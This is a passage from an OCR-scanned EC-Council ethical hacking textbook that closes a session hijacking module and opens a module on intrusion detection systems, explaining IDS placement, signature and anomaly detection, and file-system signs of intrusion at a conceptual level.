



Figure 11.41: Screenshot of Fiddler

The following are some additional session hijacking prevention tools:

- Nessus (*https://www.tenable.com*)
- Netsparker (*https://www.netsparker.com*)
- Wapiti (*http://wapiti.sourceforge.net*)
- WebWatchBot (*https://www.exclamationsoft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Module Summary

In this module, we discussed concepts related to session hijacking, along with different types of session hijacking. We also discussed in detail application level and network level session hijacking attacks. Furthermore, this module presented various session hijacking tools. It also discussed how to detect, protect, and defend against session hijacking attacks, in addition to various session hijacking detection and prevention tools. This module ended with a detailed discussion on various countermeasures to be employed to prevent session hijacking attempts by threat actors.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, evade network security components such as IDSs and firewalls to compromise network infrastructure.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module 12:
Evading IDS, Firewalls, and Honeypots



Module Objectives


The widespread use of the Internet throughout the business world has boosted network usage in general. Organizations adopt various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and "honeypots" to protect their networks. Networks are the most preferred targets of hackers for compromising an organization's security, and attackers continue to find new ways to evade network security measures and attack these targets.

This module provides deep insights into various network security technologies, such as IDS, IPS, firewalls, and honeypots. It explains the operations of these components as well as the various techniques used by attackers to evade them. Further, it describes the countermeasures necessary to prevent such attacks.

At the end of this module, you will be able to:

- Describe IDS, IPS, firewall, and honeypot concepts
- Use different IDS, IPS, firewall, and honeypot solutions
- Explain different techniques to bypass IDS
- Explain various techniques to bypass firewalls
- Use different tools to evade IDS/firewalls
- Explain different techniques to detect honeypots
- Adopt countermeasures against IDS/firewall evasion


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IDS, IPS, Firewall, and Honeypot Concepts

Ethical hackers should have an idea about the function, role, placement, and design of firewalls, IDS, IPS, and honeypots to protect an organization's network by understanding how an attacker evades such security measures. This section provides an overview of these basic concepts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Intrusion Detection System (IDS)

An intrusion detection system (IDS) is a security software or hardware device used to monitor, detect, and protect networks or systems from malicious activities; it alerts the concerned security personnel immediately upon detecting intrusions. IDS are extremely useful as they monitor the inbound/outbound traffic of the network and check for suspicious activities continuously to detect a network or system security breach. Specifically, they check traffic for signatures that match known intrusion patterns and raise an alarm when a match is detected. IDS can be categorized into active and passive IDS depending on their functionality. A passive IDS generally only detects intrusions while an active IPS not only detects intrusions in the network but also prevents them.

Main Functions of IDS:

- An IDS gathers and analyzes information from within a computer or a network to identify possible violations of the security policy, including unauthorized access, as well as misuse.
- An IDS is also referred to as a "packet sniffer," which intercepts packets traveling via various communication media and protocols, usually TCP/IP.
- The packets are analyzed after they are captured.
- An IDS evaluates traffic for suspected intrusions and raises an alarm upon detecting such intrusions.

Where IDS resides in the network

One of the most common places to deploy an IDS is near the firewall. Depending on the traffic to be monitored, an IDS is placed outside/inside the firewall to monitor suspicious traffic

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

originating from outside/inside the network. When placed inside, the IDS will be ideal if it is near a DMZ; however, the best practice is to use a layered defense by deploying one IDS in front of the firewall and another one behind the firewall in the network.

Before deploying the IDS, it is essential to analyze the network topology, understand how the traffic flows to and from the resources that an attacker can use to gain access to the network, and identify the critical components that will be possible targets of various attacks against the network. After the position of the IDS in the network is determined, the IDS must be configured to maximize its network protection effect.




Figure 12.1: Placement of IDS

How an IDS Works

The primary purpose of the IDS is to provide real-time monitoring and detection of intrusions. Additionally, reactive IDS (and IPS) can intercept, respond to, and/or prevent intrusions.

An IDS works as follows:

- IDS have sensors to detect malicious signatures in data packets, and some advanced IDS include behavioral activity detection to detect malicious traffic behavior. Even if the packet signatures do not match perfectly with the signatures in the IDS signature database, the activity detection system can alert administrators about possible attacks.
- If the signature matches, the IDS performs predefined actions such as terminating the connection, blocking the IP address, dropping the packet, and/or raising an alarm to notify the administrator.
- When signature matches, anomaly detection will be skipped; otherwise, the sensor may analyze traffic patterns for an anomaly.
- When the packet passes all the tests, the IDS will forward it to the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.2: Working of IDS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How an IDS Detects an Intrusion?

An IDS uses three methods to detect intrusions in the network.

- **Signature Recognition**

  Signature recognition, also known as misuse detection, tries to identify events that indicate an abuse of a system or network. This technique involves first creating models of possible intrusions and then comparing these models with incoming events to make a detection decision. The signatures for IDS were created under the assumption that the model must detect an attack without disturbing normal system traffic. Only attacks should match the model; otherwise, false alarms could occur.

  - Signature-based intrusion detection compares incoming or outgoing network packets with the binary signatures of known attacks using simple pattern-matching techniques to detect intrusions. Attackers can define a binary signature for a specific portion of the packet, such as TCP flags.
  - Signature recognition can detect known attacks. However, there is a possibility that other innocuous packets contain the same signature, which will trigger a false positive alert.
  - Improper signatures may trigger false alerts. To detect misuse, a massive number of signatures are required. The more the signatures, the greater are the chances are of the IDS detecting attacks; however, the traffic may incorrectly match with the signatures, thus impeding system performance.
  - A large amount of signature data requires more network bandwidth. IDS compare signatures of data packets against those in the signature database. An increase in

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the number of signatures in the database could result in the dropping of certain packets.

- New virus attacks such as URSNIF and VIRLOCK have driven the need for multiple signatures for a single attack. Changing a single bit in some attack strings can invalidate a signature generated for that attack. Therefore, entirely new signatures are required to detect a similar attack.
- Despite the problems with signature-based IDS, such systems are popular, and they work well when configured correctly and monitored closely.

- **Anomaly Detection**

  Anomaly detection, or "**not-use detection**," differs from signature recognition. Anomaly detection involves a database of anomalies. An anomaly is detected when an event occurs outside the tolerance threshold of normal traffic. Therefore, any deviation from regular use is an attack. Anomaly detection detects intrusions based on the fixed behavioral characteristics of the users and components in a computer system. Establishing a model of normal use is the most challenging step in creating an anomaly detector.


  - In the traditional method of anomaly detection, essential data are kept for checking variations in network traffic. However, in reality, there is some unpredictability in network traffic, and there are too many statistical variations, thus making these models imprecise. Some events labeled as anomalies might only be irregularities in network usage.
  - In this type of approach, the inability to construct a model thoroughly on a regular network is a concern. These models should be used to check specific networks.

- **Protocol Anomaly Detection**

  Protocol anomaly detection depends on the anomalies specific to a protocol. It identifies particular flaws in vendors' deployment of the TCP/IP protocol. Protocols are designed according to RFC specifications, which dictate standard handshakes to permit universal communication. The protocol anomaly detector can identify new attacks.

  - There are new attack methods and exploits that violate protocol standards.
  - Malicious anomaly signatures are becoming increasingly common. By contrast, the network protocol is well defined and is changing slowly. Therefore, the signature database should frequently be updated to detect attacks.
  - Protocol anomaly detectors are different from traditional IDS in terms of how they present alarms.
  - The best way to present alarms is to explain which part of the state system is compromised. For this purpose, IDS operators must have thorough knowledge of protocol design.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



General Indications of Intrusions

Intrusion attempts on networks, systems, or file systems can be identified by following some general indicators:

- **File System Intrusions**

  By observing system files, the presence of an intrusion can be identified. System files record the activities of the system. Any modification or deletion of the file attributes or the file itself is a sign that the system has been a target of an attack:

  - If you find new, unknown files/programs on your system, then there is a possibility that the system has been intruded into. The system can be compromised to the extent that it can, in turn, compromise other network systems.
  - When an intruder gains access to a system, he or she tries to escalate privileges to gain administrative access. When the intruder obtains administrator privileges, he/she could change file permissions, for example, from read-only to write.
  - Unexplained modifications in file size are also an indication of an attack. Make sure you analyze all your system files.
  - The presence of rogue suid and sgid files on your Linux system that do not match your master list of suid and sgid files could indicate an attack.
  - You can identify unfamiliar file names in directories, including executable files with strange extensions and double extensions.
  - Missing files are also a sign of a probable intrusion/attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Network Intrusions**

  Similarly, general indications of network intrusions include:

